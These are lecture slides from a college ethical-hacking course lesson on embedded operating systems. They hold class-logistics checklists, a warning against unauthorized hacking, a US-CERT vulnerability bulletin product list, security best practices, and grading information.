



Rich's lesson module checklist

- Slides and lab posted
- WB converted from PowerPoint
- Print out agenda slide and annotate page numbers


- Flash cards
- Properties
- Page numbers
- 1st minute quiz
- Web Calendar summary
- Web book pages
- Commands

- Lab 9 tested and published

- Backup slides, whiteboard slides, CCC info, handouts on flash drive
- Spare 9v battery for mic
- Key card for classroom door

- Update CCC Confer and 3C Media portals

Last updated 11/7/2017



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.
2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits



Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: <http://simms-teach.com>

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (<https://samsclass.info/>).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (<http://teacherjohn.com/>).
- Google for everything else!



Student checklist for attending class

Rich's Cabrillo College CIS Classes
CIS 90 Calendar

CIS 90 (Fall 2014) Calendar

Course Dates: [Calendar](#)

CIS 76

Lesson	Date	Topics	Link
	9/2	<p>Class and Linux Overview</p> <ul style="list-style-type: none"> Understand how the course will work High-level overview of computers, operating systems and virtual machines Overview of LINUX/Linux market and architecture Using SSH for remote network logs Using terminals and the command line <p>Methods</p> <p>Presentation slides (download)</p> <p>Supplemental</p> <ul style="list-style-type: none"> Howto #148: Logging into Opus (command) <p>Assignments</p> <ul style="list-style-type: none"> Student Survey Lab 1 <p>CCS Center</p> <p>Enter virtual classroom</p>	
		<p>Quiz 1</p> <p>Commands</p>	

1. Browse to:
http://simms-teach.com
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.



Student checklist for suggested screen layout

Google

CCC Confer

Downloaded PDF of Lesson Slides

The screenshot shows a virtual classroom interface with several overlapping windows:

- Blackboard Course Page:** Displays course information for CIS 90 (Spring) and a calendar.
- CCC Confer:** A video conferencing window showing a participant named Rich Simms and a chat window with messages about textbooks.
- Google Maps:** A map window titled "Class Activity - Where are you now?" showing a location in San Jose, CA.
- Adobe Acrobat Pro:** A window displaying a PDF document titled "The CIS 90 System Playground" with a slide showing a stack of servers.
- Terminal Window:** A window showing a login prompt for "Opus" with a password field and a timestamp.


CIS 76 website Calendar page

One or more login sessions to Opus-II




Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.



3) Click OK button.




4) Select "Share desktop" and click Share button.



Rich's CCC Confer checklist - setup





[] Preload White Board



[] Connect session to Teleconference

Session now connected to teleconference




[] Is recording on?



Red dot means recording

[] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing ... message displayed



Rich's CCC Confer checklist - screen layout




The screenshot displays a Windows desktop with several applications open. On the left is the 'CCC Confer' window showing a video feed of Rich Simms and a list of participants. In the center is a 'Foxit Reader' window displaying a PDF document with a file tree on the left. To the right is a 'Chrome' browser window showing a document with two questions and answers. In the foreground is a 'Putty' terminal window showing a login attempt for 'simben90@oslab'. In the bottom right is the 'vSphere Client' window showing a virtual machine inventory. Red callout boxes with white text identify the applications: 'foxit for slides' points to the Foxit Reader, 'chrome' points to the browser, and 'vSphere Client' points to the vSphere Client window. The system tray at the bottom shows the time as 6:52 AM on 10/10/2012.

[] layout and share apps







Rich's CCC Confer checklist - webcam setup



- [] Video (webcam)
- [] Make Video Follow Moderator Focus



Rich's CCC Confer checklist - Elmo




The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Elmo rotated up to view white board



Run and share the Image Mate program just as you would any other app with CCC Confer



Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

- 1) Shrink (500 MB) and delete Java cache
- 2) Uninstall and reinstall latest Java runtime
- 3) <http://www.cccconfer.org/support/technicalSupport.aspx>


Control Panel (small icons)




General Tab > Settings...




500MB cache size



Delete these



Google Java download





Start



Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume

**4 - increase conference volume.*

**7 - decrease conference volume.*

**5 - increase your voice volume.*

**8 - decrease your voice volume.*



Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**



Philip



Bruce




Tre



Sam B.



Sam R.



Miguel



Bobby



Garrett



Ryan A.



Aga



Karina



Chris



Tanner




Helen



Xu



Mariano



Cameron



Ryan M.



May



Karl-Heinz



Remy

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: risimms@cabrillo.edu

(answers must be emailed within the first few minutes of class for credit)



Embedded Operating Systems

Objectives

- Understand what embedded operating systems are.
- Describe various embedded operating systems in use today.
- Identify ways to protect embedded operating systems.

Agenda

- Quiz #8
- Questions
- In the news
- Best practices
- Housekeeping
- Embedded systems
- Enterprise IoT Risk Report
- Industrial Control Systems
- Hacking a webcam (work in progress)
- Hacking Android
- Assignment
- Wrap up



Admonition



Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.



Questions



Questions?

Lesson material?

Labs? Tests?

How this course works?

- Graded work in home directories
- Answers in /home/cis76/answers

Who questions much, shall learn much, and retain much.

- Francis Bacon

If you don't ask, you don't get.

- Mahatma Gandhi

Chinese
Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.

Shutdown all:

EH-WinXP VMs

EH-OWASP VMs



In the news

Recent news

Bulletin (SB17-310) **Vulnerability Summary for the Week of October 30, 2017**

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>



US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

- 1 adult_script_pro -- adult_script_pro
- 2 amazon_web_services -- cloudformation_bootstrap
- 3 apache -- cordova
- 4 apache -- cordova
- 5 apache -- hadoop
- 6 apache -- hive
- 7 apache -- httpclient
- 8 apache -- juddi
- 9 apache -- juddi
- 10 apache -- qpid
- 11 apache -- storm
- 12 apache -- struts
- 13 apache -- subversion
- 14 apache -- traffic_server
- 15 apache -- traffic_server

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

- 16 apache -- wicket
- 17 apache -- wicket
- 18 apache -- wss4j
- 19 apache -- xerces2_java
- 20 apache -- xml-rpc
- 21 arox -- school_erp_php_script
- 22 article_directory_script -- article_directory_script
- 23 barco -- clickshare
- 24 barco -- clickshare
- 25 basic -- b2b_script
- 26 bchunk -- bchunk
- 27 bchunk -- bchunk
- 28 bchunk -- bchunk
- 29 bitdefender -- internet_security_2018
- 30 cisco -- access_network_query_protocol
- 31 cisco -- aironet
- 32 cisco -- aironet
- 33 cisco -- application_policy_infrastructure_controller_enterprise_module
- 34 cisco -- identity_services_engine
- 35 cisco -- ios_software

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

- 36 cisco -- prime_collaboration_provisioning
- 37 cisco -- protected_extensible_authentication_protocol
- 38 cisco -- protected_management_frames
- 39 cisco -- simple_network_management_protocol
- 40 cisco -- smart_licensing_manager
- 41 cisco -- unified_computing_system
- 42 cisco -- webex_meetings_server
- 43 cisco -- webex_meetings_server
- 44 cisco -- wireless_lan_controllers
- 45 cisco -- wireless_lan_controllers
- 46 convertto -- video_downloader_and_converter
- 47 creative_management_system -- creative_management_system_lite
- 48 d-link -- dsl-2740e_1.00_BG_20150720_devices
- 49 docker-ce -- docker-ce
- 50 docker-ce -- docker-ce
- 51 d-park_pro -- domain_parking_script
- 52 dulwich -- dulwich
- 53 dynamic -- news_magazine_and_blog_cms
- 54 ektron -- content_management_system
- 55 ektron -- content_management_system

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

- 56 emc -- appsync_server
- 57 emc -- rsa_authentication_manager
- 58 emc -- unisphere
- 59 enalean -- tuleap
- 60 eyesofnetwork -- eyesofnetwork
- 61 eyesofnetwork -- eyesofnetwork
- 62 f5 -- multiple_products
- 63 f5 -- multiple_products
- 64 f5 -- multiple_products
- 65 f5 -- multiple_products
- 66 f5 -- multiple_products
- 67 f5 -- multiple_products
- 68 f5 -- multiple_products
- 69 flets -- easy_setup_tool
- 70 flexense -- syncbreeze
- 71 fortinet -- fortios
- 72 fortinet -- fortios
- 73 foxit -- reader
- 74 foxit -- reader
- 75 foxit -- reader

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

76 foxit -- reader
77 foxit -- reader
78 foxit -- reader
79 foxit -- reader
80 foxit -- reader
81 foxit -- reader
82 gnu -- binutils
83 gnu -- binutils
84 gnu -- wget
85 gnu -- wget
86 gnu -- binutils
87 gnu -- emacs
88 google -- android
89 google -- android
90 google -- android
91 google -- chrome
92 google -- chrome
93 google -- chrome
94 google -- chrome

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

96 google -- chrome
97 google -- chrome
98 google -- chrome
99 google -- chrome
100 google -- chrome
101 google -- chrome
102 google -- chrome
103 graphicsmagick -- graphicsmagick
104 graphicsmagick -- graphicsmagick
105 graphicsmagick -- graphicsmagick
106 hashicorp -- vagrant
107 hpe -- performance_center
108 hp -- arcsight
109 hp -- arcsight
110 hp -- arcsight
111 ibm -- infosphere_biginsights
112 ibm -- infosphere_biginsights
113 ibm -- infosphere_biginsights
114 ibm -- jazz_reporting_services

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

```
115 ibm -- openpages_grc_platform
116 ibm -- openpages_grc_platform
117 ibm -- openpages_grc_platform
118 ibm -- openpages_grc_platform
119 ibm -- openpages_grc_platform
120 ibm -- openpages_grc_platform
121 imap -- imap
122 ingenious -- school_management_system
123 iproject -- management_system
124 ipswitch -- ws_ftp_professional
125 istock -- management_system
126 itech -- gigs_script
127 jenkins -- jenkins
128 jenkins -- jenkins
129 jenkins -- jenkins
130 job_board -- script_software
131 joomla! -- joomla!
132 joomla! -- joomla!
133 joyent -- smart_data_center
```

Recent news

Bulletin (SB17-310) Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

134 korenix -- jetnet
135 korenix -- jetnet
136 libvirt -- libvirt
137 linux -- linux_kernel
138 linux -- linux_kernel
139 linux -- linux_kernel
140 linux -- linux_kernel
141 linux -- linux_kernel
142 linux -- linux_kernel
143 linux -- linux_kernel
144 linux -- linux_kernel
145 linux -- linux_kernel
146 linux -- linux_kernel
147 linux -- linux_kernel
148 linux -- linux_kernel
149 linux -- linux_kernel
150 linux -- linux_kernel
151 linux -- linux_kernel
152 linux -- linux_kernel

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

153 linux -- linux_kernel
154 mahara -- mahara
155 mahara -- mahara
156 mahara -- mahara
157 mahara -- mahara
158 mahara -- mahara
159 mahara -- mahara
160 mahara -- mahara
161 mahara -- mahara
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166 mahara -- mahara
167 mahara -- mahara
168 mahara -- mahara
169 mahara -- mahara
170 mahara -- mahara
171 mahara -- mahara

Recent news

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<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

172 mahara -- mahara
173 mahara -- mahara
174 mahara -- mahara
175 mahara -- mahara
176 mahara -- mahara
177 mahara -- mahara
178 mahara -- mahara
179 mahara -- mahara
180 mahara -- mahara
181 mahara -- mahara
182 mahara -- mahara
183 mahara -- mahara_mobile
184 mailing_list -- manager_pro
185 mcafee -- network_data_loss_prevention
186 mcafee -- network_data_loss_prevention
187 mcafee -- network_data_loss_prevention
188 microsoft -- chakracore
189 mitrastar -- mitrastar
190 mitrastar -- mitrastar

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

191 mongodb -- mongodb
192 mybuilder -- clone
193 mymagazine -- magazine_and_blog_cms
194 nice -- php
195 node.js -- node.js
196 octobercms -- octobercms
197 online_exam_test_application -- online_exam_test_application
198 openam -- openam
199 openemr -- openemr
200 openssl -- openssl
201 oracle -- fusion_middleware
202 perl -- perl
203 pg -- all_share_video
204 php -- cityportal
205 php -- inventory_and_invoice_management_system
206 pluxml -- pluxml
207 progress -- openedge
208 protected_links -- expiring_download_links

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

209 qemu -- qemu
210 quagga -- quagga
211 radare -- radare2
212 radare -- radare2
213 radare -- radare
214 radare -- radare
215 radare -- radare
216 rakuraku -- hagaki
217 responsive -- newspaper_magazine_and_blog_cms
218 rsync -- rsync
219 ruby -- ruby
220 same_sex_dating_software_pro -- same_sex_dating_software_pro
221 schedmd -- slurm
222 scriptcopy -- cpa_lead_reward_script
223 serasoft.com -- sera
224 shadowsocks-libev -- shadowsocks-libev
225 sharett -- shareet
226 softech_products -- softdatepro
227 sokial -- sokial

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

228 ssh -- ssh_plugin
229 synology -- audio_station
230 tenable -- securitycenter
231 tor -- browser
232 tpanel -- tpanel
233 tp-link -- tl-wr741n/tl-wr741nd_router
234 typecho -- typecho
235 us_zip_codes -- database_script
236 vastal -- i-tech_agent_zone
237 vastal -- i-tech_dating_zone
238 vim -- vim
239 vir.it -- explorer_anti-virus
240 watchdog -- anti-malware
241 watchdog -- anti-malware
242 webkit -- webkit
243 webkit -- webkit
244 website_broker_script -- website_broker_script
245 websitescripts.org -- fake_magazine_cover_script

Recent news

Bulletin (SB17-310)

Vulnerability Summary for the Week of October 30, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-310/>

245 websitescripts.org -- fake_magazine_cover_script
246 wordpress -- wordpress
247 xen -- xen
248 zeebuddy -- zeebuddy
249 zomato -- clone_script



Best Practices

Online Banking Best Practices

1. Choose a strong password and do not reuse it with other accounts.
2. Keep your PC, phone or tablet updated.
3. Be on the look-out for phishing emails that capitalize on the news about any breach.
4. Use the bank's two-factor authentication.

<http://www.bbc.com/news/technology-37896273>

Additional contributions from the classroom:

6. *Close the session when done.*
7. *Don't have lots of other tabs open.*
8. *Don't use answers to the security questions that will reveal personal information if compromised.*
9. *Outside of online banking it was noted that many companies ask for your real birthdate which they don't really need. That information could also be compromised.*

Smart Device Best Practices

1. Do an inventory of all IoT devices
2. Change the default passwords.
3. Disable Universal Plug and Play (UPnP). Check your router too on this.
4. Disable remote management via telnet or ssh.
5. Check for software updates and patches.

<http://thehackernews.com/2016/10/ddos-attack-mirai-iot.html>

Housekeeping



Housekeeping


1. Lab 8 due tonight by 11:59pm.
2. Note: Lab 9 and five posts due next week.
3. You can still send me your photo for our class page if you want 3 points extra credit.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page

<http://simms-teach.com/cis76grades.php>



Or check on Opus-II

checkgrades codename
(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus


Update your path in .bash_profile to run checkgrades
PATH=\$PATH:/home/cis76/bin

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

Points that could have been earned:

7 quizzes: 21 points
7 labs: 210 points
2 tests: 60 points
2 forum quarters: 40 points
Total: 331 points

At the end of the term I'll add up all your points and assign you a grade using this table



CIS 76 Linux Lab Exercise
Final Project
Fall 2017

Final Project

